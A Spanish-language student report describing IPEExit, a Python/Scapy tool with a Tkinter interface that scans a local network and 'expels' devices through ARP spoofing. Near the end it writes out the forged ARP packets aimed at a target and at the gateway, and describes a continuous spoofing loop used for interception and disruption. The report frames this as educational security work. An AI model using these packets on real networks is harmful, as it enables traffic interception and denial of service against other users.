“Año de la recuperación y consolidación de la economía peruana”

Universidad Continental

FACULTAD DE INGENIERÍA

ESCUELA ACADÉMICA PROFESIONAL DE
INGENIERÍA DE SISTEMAS E INFORMATICA

Asignatura:
Sistemas Operativos

NRC: 17207

Grupo: ‘G’

Docente: Ing. Amir Fernando Mamdouh Mehrez Garcia

INTEGRANTES

1. Zavala Huacarpuma Juan Aldair (100%)
2. Galindo Peña Anyela Kelly (100%)
3. Challco Ccohuanqui Samir Junior (100%)
4. Cordova Sucapuca Jodi (100%)
5. Emerson Mamani Cayavillca (100%)

Cusco - Perú

DEDICATORIA

Dedicamos este trabajo a nuestras familias, por su paciencia, su apoyo incondicional y por motivarnos a seguir adelante en cada etapa de nuestra formación.También lo dedicamos a nuestros docentes, quienes nos guiaron con exigencia y compromiso, y nos impulsaron a dar siempre un poco más, incluso cuando las cosas se complicaron.

Y finalmente, nos lo dedicamos a nosotros mismos, como equipo, por el esfuerzo, la responsabilidad y las horas de trabajo invertidas en este proyecto. Porque detrás de cada parte técnica, cada prueba y cada error corregido, hay dedicación, ganas de aprender y crecer juntos.

CONTENIDO

RESUMEN

El presente proyecto de investigación plantea el desarrollo y evaluación de la herramienta **IPEExit**, una aplicación diseñada para el análisis y gestión de redes locales mediante el uso combinado de **Scapy** y **Tkinter**, bibliotecas de **Python** orientadas a la manipulación de paquetes y la creación de interfaces gráficas, respectivamente. Esta integración permite ofrecer una solución intuitiva y accesible para usuarios que desean tener mayor control sobre la seguridad de su red sin necesidad de conocimientos avanzados en programación o redes.

La aplicación facilita la detección de dispositivos conectados, la identificación de posibles intrusos y, de ser necesario, su expulsión mediante paquetes ARP maliciosos, todo esto a través de una interfaz gráfica amigable que permite visualizar en tiempo real el estado de la red. La herramienta no solo demuestra el uso práctico de técnicas de bajo nivel como la manipulación de paquetes ARP, sino que también resalta la importancia de implementar mecanismos de defensa activos dentro de una red local.

La importancia de este proyecto se especifica detalladamente en el Capítulo I, tomando en cuenta sus beneficios a nivel educativo, técnico y de seguridad informática. Asimismo, se enfatiza el uso ético y responsable de estas técnicas en entornos controlados, destacando el potencial de **IPEExit** como recurso formativo en temas de ciberseguridad y redes.

ABSTRACT

The present research project proposes the development and evaluation of the tool **IPEExit**, an application designed for the analysis and management of local networks through the combined use of **Scapy** and **Tkinter**, **Python** libraries focused on packet manipulation and graphical user interface creation, respectively. This integration provides an intuitive and accessible solution for users who wish to gain greater control over their network security without requiring advanced knowledge of programming or networking.

The application facilitates the detection of connected devices, the identification of potential intruders, and, if necessary, their expulsion through malicious ARP packets, all via a user-friendly graphical interface that displays real-time information about the network's status. The tool not only demonstrates the practical use of low-level techniques such as ARP packet manipulation, but also highlights the importance of implementing active defense mechanisms within a local network.

The importance of this project is detailed in Chapter I, considering its benefits at educational, technical, and cybersecurity levels. Additionally, the ethical and responsible use of these techniques in controlled environments is emphasized, showcasing the potential of **IPEExit** as a formative resource in cybersecurity and networking topics.

CAPÍTULO I

GENERALIDADES

1.1 Objetivo del trabajo

El presente trabajo tiene como finalidad desarrollar una herramienta educativa y práctica para realizar análisis de seguridad en redes locales, mediante el uso de técnicas de ARP spoofing, con una interfaz gráfica que permita ejecutar estas funciones de manera accesible, intuitiva y controlada.

1.1.1 Objetivo general

Desarrollar una aplicación de escritorio denominada **IPEExit**, capaz de detectar, analizar e intervenir en la comunicación entre dispositivos dentro de una red local mediante el uso de paquetes ARP, implementando una interfaz gráfica amigable en Tkinter y funcionalidades de red a bajo nivel utilizando la librería Scapy de Python.

1.1.2 Objetivos Específicos

- Implementar una interfaz gráfica con Tkinter que permita al usuario interactuar fácilmente con las funcionalidades de análisis y ataque ARP.
- Automatizar la detección de la puerta de enlace predeterminada del sistema operativo como parte del análisis de red.
- Obtener la dirección MAC de los dispositivos objetivo mediante solicitudes ARP y procesarlas para su visualización.
- Enviar paquetes ARP falsificados (spoofing) para interrumpir la comunicación del dispositivo objetivo con el router.
- Visualizar en tiempo real el estado del ataque y las respuestas recibidas, mediante un widget de texto con desplazamiento.
- Permitir la cancelación del ataque y restauración parcial del estado de la red para reducir el impacto de la intervención.
- Validar el correcto funcionamiento del software en un entorno de red controlado, midiendo su capacidad de detección y efectividad de expulsión.

1.2 Metodología

El desarrollo de **IPEExit** lo llevamos a cabo mediante una metodología experimental y aplicada, con enfoque incremental, esto implica un proceso iterativo y evolutivo, donde el producto, en este caso el programa, se construye y mejora de manera gradual y continua.

Se utilizaron herramientas de desarrollo en **Python**, siguiendo las siguientes etapas:

- **Análisis del entorno y necesidades:** Identificamos escenarios comunes de intrusión en redes locales y se optó por la técnica de ARP spoofing como método de intervención y detección de intrusos.
- **Diseño del sistema:** Definimos los componentes funcionales, obtención de puerta de enlace, obtención de MAC, generación de paquetes ARP falsificados y diseño de la interfaz de usuario.
- **Implementación en Python:**
    - Se utilizó Scapy para crear y enviar paquetes ARP personalizados.
    - Se empleó Tkinter para desarrollar una interfaz que permita iniciar y cancelar el ataque, así como mostrar información en tiempo real.
    - Se integraron hilos (threading) para evitar el bloqueo de la interfaz durante la ejecución continua del ataque.
- **Validación funcional:** Se realizaron pruebas locales, enviando paquetes ARP maliciosos y monitoreando si el dispositivo objetivo perdía conexión o alteraba su comportamiento. También se probó la restauración parcial del estado de la red.
- **Consideraciones éticas:** Se enfatizó que esta herramienta está diseñada para fines educativos y pruebas de seguridad autorizadas en entornos controlados.

CAPÍTULO II

MARCO TEÓRICO

2.1 Bases Teóricas

2.2 *Sistema Operativo*


Un sistema operativo (SO) es el software importante que actúa como intermediario entre el hardware de un computador y los programas que el usuario desea ejecutar. Su principal función es gestionar los recursos del sistema (CPU, memoria, dispositivos de entrada/salida, etc.) y ofrecer una interfaz que permita la interacción del usuario con la máquina.

Dentro de las categorías de sistemas operativos, se encuentran los sistemas operativos de propósito general, como Windows, macOS y las diversas distribuciones de Linux.

Una de las principales tareas del sistema operativo es ocultar el hardware y presentar a los programas (y a sus programadores) abstracciones agradables, elegantes, simples y consistentes con las que puedan trabajar. Los sistemas operativos ocultan la parte fea con la parte hermosa, como se muestra en la figura 1. (Amir Fernando, 2022)

Figura 1

Diferencias entre interfaz de SO y de aplicaciones



Nota: Esta imagen ilustra la apariencia de las aplicaciones en contraste con los sistemas operativos. (TANENBAUM, 2009).

En términos técnicos, el sistema operativo coordina procesos, administra archivos y redes, y controla la ejecución segura y eficiente de múltiples tareas.

2.3 *Manjaro Linux*

Para el desarrollo del presente proyecto se nos encomendó como entorno de trabajo **Manjaro Linux**, una distribución basada en **Arch Linux**, reconocida por su ligereza, rendimiento y acceso a software de última generación mediante el sistema de paquetes pacman y los repositorios de la comunidad AUR (Arch User Repository).

Entre las principales razones para utilizar Manjaro Linux como sistema operativo en nuestro proyecto destacan:

- **Estabilidad y control del entorno:** Permite tener un sistema limpio y altamente configurable, ideal para pruebas de red donde es importante minimizar interferencias del sistema.
- **Soporte para Python y herramientas de red:** Manjaro nos ofrece excelente compatibilidad con versiones recientes de Python, bibliotecas como Scapy y Tkinter, y herramientas adicionales para análisis de red.
- **Acceso directo al terminal y herramientas de red:** Ofrece orientación hacia usuarios avanzados, permite ejecutar comandos como ip route, gestionar interfaces de red o capturar tráfico en tiempo real.
- **Enfoque en la seguridad y la transparencia:** Al tratarse de software libre, el usuario tiene control completo sobre qué servicios se ejecutan, cómo se configuran y cómo interactúan con la red.

En conjunto, el sistema operativo Manjaro Linux ofrece un entorno adecuado, flexible y ético para realizar pruebas controladas relacionadas con la seguridad de redes locales, como las que implementa la herramienta **IPEExit**. (MANJARO LINUX Team, 2024)

2.4 *Kernel Linux*

El kernel **(o núcleo)** es el componente central de un sistema operativo. Su función principal es gestionar la comunicación entre el hardware y el software, permitiendo que los programas accedan a los recursos del sistema como la memoria, el procesador, los dispositivos de red y el almacenamiento. En sistemas basados en Linux, el kernel destaca por su arquitectura monolítica modular, lo que significa que está compuesto por un núcleo principal y módulos que pueden cargarse o descargarse según sea necesario.

El **Kernel de Linux**, desarrollado originalmente por **Linus Torvalds en 1991**, es de código abierto, altamente portable y escalable. Gracias a esto, es utilizado en una amplia variedad de dispositivos, desde supercomputadoras hasta teléfonos móviles y routers.

Para nuestro desarrollo de herramientas de análisis de red como IPEExit, el kernel de Linux nos brinda múltiples ventajas:

- **Acceso a bajo nivel a la red:** A través de librerías como Scapy, Python puede interactuar directamente con capas de red mediante sockets sin procesar (raw sockets), lo cual no es tan accesible en otros sistemas operativos por restricciones de seguridad.
- **Control de interfaces de red:** El usuario puede manipular interfaces, leer tablas de rutas, activar modos promiscuos, y gestionar paquetes manualmente, todo con privilegios de superusuario.
- **Estabilidad y rendimiento:** La eficiencia en el manejo de procesos y recursos permite ejecutar tareas en paralelo como el envío continuo de paquetes y la visualización en tiempo real, funciones críticas en IPEExit.
- **Modularidad y personalización:** Es posible configurar el kernel o cargar módulos específicos para mejorar el análisis de tráfico o integrar herramientas adicionales sin afectar el sistema base.

El kernel de Linux no solo es una base sólida para sistemas operativos como Manjaro, sino también en un entorno propicio para desarrollar, probar y ejecutar aplicaciones de seguridad informática y redes, especialmente aquellas que requieren interacción a bajo nivel como el ARP Spoofing. (Silberschatz, Galvin, & Gagne, 2022)

2.5 *Python*

Python es un lenguaje de programación de alto nivel, interpretado, multiplataforma y de propósito general, que se caracteriza por su sintaxis simple, legible y estructurada. Fue creado por Guido van Rossum y lanzado en 1991, con el objetivo de ser un lenguaje fácil de aprender, pero lo suficientemente potente como para usarse en áreas complejas como inteligencia artificial, análisis de datos, ciberseguridad y desarrollo de sistemas.

Una de las principales ventajas de Python es su enorme ecosistema de bibliotecas, lo que permite desarrollar aplicaciones complejas de forma eficiente y modular. En el caso de IPEExit, Python se utiliza tanto para la creación de la interfaz gráfica de usuario (GUI) como para la manipulación directa de paquetes de red.

El uso de Python en IPEExit demuestra su versatilidad como herramienta tanto para el análisis de seguridad en redes como para la creación de interfaces amigables que acerquen conceptos técnicos a usuarios con distintos niveles de experiencia. (Lutz, 2021)

2.6 *Biblioteca Scapy*

Scapy es una potente herramienta desarrollada en Python que permite la creación, envío, recepción y manipulación de paquetes de red.

Fue diseñada originalmente para tareas de análisis y pruebas de penetración (pentesting), pero su flexibilidad la ha convertido en una librería ampliamente utilizada en investigación, automatización de redes, simulaciones y enseñanza de protocolos de comunicación.

Una de las principales ventajas de Scapy es que permite el acceso a bajo nivel a los paquetes, lo que significa que el programador puede construir desde cero cualquier paquete (ARP, IP, TCP, UDP, ICMP, entre otros), inspeccionar sus campos, enviarlo directamente a la red y analizar las respuestas.

El envío de paquetes ARP personalizados IPEExit utiliza esta capacidad para realizar ARP spoofing, enviando paquetes maliciosos que engañan a dispositivos dentro de una red local. También cuenta captura y análisis de respuestas ARP, esto permite detectar si un dispositivo respondió, y recopilar datos como su dirección MAC.

Por otro lado, tenemos la simulación de ataques controlados, Scapy hace posible la implementación de pruebas de seguridad como ARP poisoning, facilitando la evaluación de vulnerabilidades en entornos seguros.

Finalmente, la flexibilidad y control total y herramientas más limitadas (como ping, arp-scan o nmap), Scapy permite modificar cualquier campo del paquete, definir tiempos de espera y condiciones de envío.

Scapy es multiplataforma y se integra fácilmente en scripts de Python, lo que hace que herramientas como IPEExit puedan desarrollarse con rapidez, manteniendo una estructura clara y controlada. (Biondi, 2023)

Biblioteca Tkinter

Scapy es la dependencia externa principal que habilita las capacidades de manipulación de paquetes de red de IPEExit. Proporciona compatibilidad con protocolos de red de bajo nivel para la creación de paquetes ARP, el escaneo de red y la transmisión de paquetes.


Tkinter está basada en la biblioteca gráfica Tcl/Tk, y proporciona una amplia variedad de widgets (elementos de interfaz) como botones, etiquetas, campos de entrada, menús desplegables y cuadros de texto con desplazamiento.

Tkinter es especialmente útil en proyectos como este porque permite mantener una interfaz liviana, portable y fácil de mantener.

Gracias a Tkinter que potencia nuestro proyecto, al brindarnos un uso claro y conciso en la interacción práctica con funciones de seguridad de red, sin dificultarnos en la accesibilidad o rendimiento. (Grayson, 2012)

Figura 2

Menú clásico para aprender la librería Tkinter



Nota: La imagen muestra los componentes básicos con menú desplegable para aprender el lenguaje de programación Python, conjunto con su librería Tkinter.

2.7 *ARP (Address Resolution Protocol)*

El mecanismo de detección principal de IPEExit se basa en el Protocolo de resolución de direcciones (ARP) para descubrir e identificar dispositivos en la red local. El sistema envía solicitudes ARP a direcciones IP de destino y analiza las respuestas para crear un mapa de dispositivos activos.

El Address Resolution Protocol (ARP) es un protocolo de red utilizado para traducir direcciones IP (nivel de red) a direcciones físicas o direcciones MAC (nivel de enlace de datos) en redes locales.

Es importante para el funcionamiento de las redes Ethernet y forma parte del conjunto de protocolos TCP/IP.

Comprender el funcionamiento interno del protocolo ARP es importante para detectar y prevenir posibles vulnerabilidades de red, y también para implementar soluciones de monitoreo y defensa como las que ofrece IPEExit. (Forouzan, 2017)

2.8 *Ética en el uso de herramientas de análisis de red*

El desarrollo y uso de herramientas para el análisis de redes, como escáneres de paquetes, sniffers o utilidades de spoofing, debe enmarcarse siempre en principios de ética profesional, especialmente cuando dichas herramientas pueden ser empleadas para actividades potencialmente invasivas, como la interceptación o alteración del tráfico de red.

El hacking ético, también conocido como pentesting (pruebas de penetración), es una práctica reconocida en el campo de la ciberseguridad, que consiste en utilizar técnicas ofensivas de forma controlada, autorizada y con fines legítimos: auditoría de redes, detección de vulnerabilidades, formación académica, entre otros. (Spinello, 2014)

Es fundamental tener presente que el uso inapropiado de este tipo de herramientas en redes ajenas, sin permiso, puede constituir un delito informático, sancionado por leyes nacionales e internacionales. En nuestro caso de Perú, por ejemplo, la Ley N.° 30096 (Ley de Delitos Informáticos) penaliza el acceso no autorizado, interceptación de comunicaciones, y daño informático.

Por tanto, el desarrollo de nuestro proyecto IPExit no solo incluye una dimensión técnica, sino también un componente formativo y ético, que promueve la responsabilidad en el uso del conocimiento adquirido para contribuir con la seguridad y no para comprometerla.

2.9 Bases Conceptuales

Estos términos básicos permiten comprender el funcionamiento de las herramientas de análisis de red empleadas en la aplicación IPEExit, así como el contexto en el que opera.

Red Local (LAN)

Una red local o LAN (Local Area Network) es un conjunto de dispositivos interconectados dentro de un área geográfica limitada, como una casa, oficina o laboratorio. Esta red permite compartir recursos, archivos y servicios entre computadoras, impresoras, routers y otros dispositivos.

Dirección IP

Es un identificador numérico asignado a cada dispositivo conectado a una red que utiliza el protocolo IP. Sirve para localizar e identificar lógicamente un dispositivo dentro de una red. En redes locales, las IP suelen tener formatos como 192.168.x.x.

Dirección MAC

La dirección MAC (Media Access Control) es un identificador único asignado a la tarjeta de red de un dispositivo. A diferencia de la dirección IP, que puede cambiar, la MAC suele ser fija. Es usada por protocolos como ARP para la entrega de datos en redes locales.

ARP (Address Resolution Protocol)

Es un protocolo que traduce direcciones IP en direcciones MAC en redes de área local. Cuando un dispositivo necesita comunicarse con otro, ARP permite conocer la MAC del destino a partir de su IP. Es un protocolo fundamental pero vulnerable, ya que no incluye autenticación.

Spoofing

Spoofing es una técnica que consiste en suplantar la identidad de un dispositivo en una red. En el contexto de este proyecto, se refiere al ARP Spoofing, donde un atacante envía mensajes ARP falsificados para desviar el tráfico de red hacia sí mismo.

Interfaz Gráfica de Usuario (GUI)

Una GUI es una forma visual e interactiva de controlar un programa mediante botones, ventanas y menús. En este proyecto, se utiliza la biblioteca Tkinter para permitir al usuario iniciar y detener el análisis de red sin necesidad de utilizar comandos en consola.

Ética Informática

La ética informática se refiere al uso responsable del conocimiento tecnológico. Incluye principios como el respeto por la privacidad, el uso autorizado de redes y sistemas, y el rechazo a prácticas maliciosas. Herramientas como IPEExit deben utilizarse sólo en entornos controlados con fines educativos o de prueba.

Descripción general del Sistema


IPEExit se implementa como una única aplicación Python que aprovecha la biblioteca Scapy para la manipulación de paquetes de red de bajo nivel, combinada con Tkinter para la interfaz gráfica de usuario. La herramienta opera en segmentos de red locales utilizando ARP (Protocolo de resolución de direcciones) tanto para descubrir dispositivos de red como para realizar ataques de red dirigidos.

La aplicación cumple dos funciones principales:

- **Network Defense:** Búsqueda e identificación de dispositivos no autorizados en la red.
- **Network Attack:** Expulsar activamente a los intrusos detectados mediante técnicas de suplantación de ARP.

Figura 3

Arquitectura del sistema central



Nota: La imagen muestra los componentes básicos de una aplicación de spoofing ARP con su arquitectura detallada, incluyendo el manejo de operaciones ARP, la gestión de hilos, y la interfaz gráfica de usuario desarrollada con Tkinter.

Capacidades principales

Operaciones defensivas

Las capacidades defensivas de IPEExit se centran en el descubrimiento y análisis de redes basados en ARP:

- **Device Discovery:** Envía solicitudes ARP a través del segmento de red local para identificar todos los dispositivos conectados.
- **Device Identification:** Analiza las respuestas ARP para catalogar las direcciones IP y MAC de los dispositivos.
- **Intrusion Detection:** Compara los dispositivos detectados con listas de dispositivos conocidos/autorizados para identificar posibles intrusos.
- **Real-time Monitoring**: Proporciona actualizaciones continuas del estado de la red a través de la interfaz gráfica de usuario (GUI).


Operaciones ofensivas

Las capacidades ofensivas de la herramienta permiten la defensa activa de la red a través de la manipulación del protocolo ARP:

- **ARP Spoofing:** Crea paquetes ARP maliciosos para interrumpir la conectividad de red de los dispositivos objetivo.
- **Traffic Redirection:** Intercepta el tráfico de red colocando la máquina atacante como un intermediario.
- **Device Expulsion:** Fuerza a los dispositivos no autorizados a perder la conectividad de red mediante ataques ARP sostenidos.
- **Connection Disruption:** Interrumpe las sesiones de red existentes para los dispositivos seleccionados.

Figura 4

Diagrama de flujo Operativo



Nota: La imagen muestra un diagrama de flujo de una aplicación de spoofing ARP, destacando los componentes y procesos en dos modos principales: Detección y Ataque. La aplicación está desarrollada en Python y utiliza la biblioteca Scapy para operaciones de red.

Modo de Ataque

Seleccionamos el dispositivo y atacamos.

- **Usuario:** Selecciona un objetivo específico desde la interfaz gráfica de usuario.
- **`start_arp_spoofing(target)`:** Función que inicia el ataque de spoofing ARP contra el objetivo seleccionado.

Spoofing Continuo

- **Loop:** Bucle que mantiene el ataque activo.
- **`ARP(op=2, pdst=target)`:** Envía paquetes ARP falsificados al objetivo para mantener el spoofing.
- **Malicious ARP Reply:** Respuestas ARP maliciosas son enviadas al objetivo para redirigir el tráfico.

Actualización y Detención del Ataque

- **`update_attack_status()`:** Actualiza el estado del ataque en la interfaz de usuario.
- **Stop Attack:** El usuario puede detener el ataque desde la interfaz gráfica.
- **`stop_arp_spoofing()`:** Función que detiene el ataque de spoofing ARP.

Tecnología clave y Dependencias

Bibliotecas Primarias

Librería	Objetivo	Uso del IPExit
`scapy`	Manipulación de paquetes y análisis de red.	Creación de paquetes ARP, escaneo de redes, ataques de suplantación de identidad.
`tkinter`	GUI framework**.**	Interfaz de usuario, gestión de eventos, visualización de datos.
`uuid`	Generación de identificadores únicos.	Identificación de dispositivos y gestión de sesiones.
`threading`	Ejecución simultánea.	Operaciones de red en segundo plano, capacidad de respuesta de la interfaz gráfica de usuario.

Protocolos de Red

- **ARP (Address Resolution Protocol):** Protocolo básico para operaciones tanto de detección como de ataque.
- **Ethernet:** Protocolo de capa 2 para la comunicación en redes locales.
- **IP:** Direccionamiento de capa 3 para la identificación de dispositivos.

Estructura de implementación

Toda nuestra aplicación está contenida dentro de un único archivo Python que integra toda la funcionalidad:

Componentes Principales

Casos de uso Legítimos

- Auditoría de seguridad de redes en entornos controlados.
- Demostración educativa de las vulnerabilidades del protocolo ARP.
- Pruebas de penetración y evaluaciones de seguridad autorizadas.
- Solución de problemas de red y detección de dispositivos.

Implicaciones de seguridad

- La herramienta requiere privilegios y permisos de administrador de red.
- Sólo debe implementarse en redes en las que exista una autorización explícita.
- El uso indebido puede infringir las leyes sobre fraude informático e interferencia en redes.

Contexto ético y de Seguridad


IPEExit es una herramienta de seguridad de red que debe usarse con responsabilidad. La aplicación ofrece funciones que pueden utilizarse tanto para la administración legítima de la red como para prevenir ataques de red potencialmente dañinos.

ARP Spoofing Mecánica de Ataque

La aplicación de la suplantación ARP en IPEExit opera mediante el envenenamiento de las tablas ARP del dispositivo objetivo y de la puerta de enlace de la red, situando así al atacante en un lugar intermedio. Esta metodología se beneficia de la característica sin estado del protocolo ARP.

Figura 5

Diagrama de flujo de ataque



Nota: La imagen muestra un diagrama de flujo que describe el proceso de una aplicación de spoofing ARP, destacando cómo se lleva a cabo el ataque de envenenamiento ARP.

ARP Spoofing Bucle de Ataque

La función principal de ataque `function spoofing_arp()` implementa la lógica principal de spoofing:

Estructura del paquete de ataque:

- **Paquete dirigido a un objetivo:** `ARP(pdst=ip_objetivo, hwdst=mac_objetivo, psrc=ip_puerta_enlace, hwsrc=mac_atacante, op=2)`
- **Paquete dirigido a la puerta de enlace:** `ARP(pdst=ip_puerta_enlace, hwdst="ff:ff:ff:ff:ff:ff", psrc=ip_objetivo, hwsrc=mac_atacante, op=2)`

Características del bucle de Ataque

- Ejecución continua mientras `ataque_en_curso` es True.
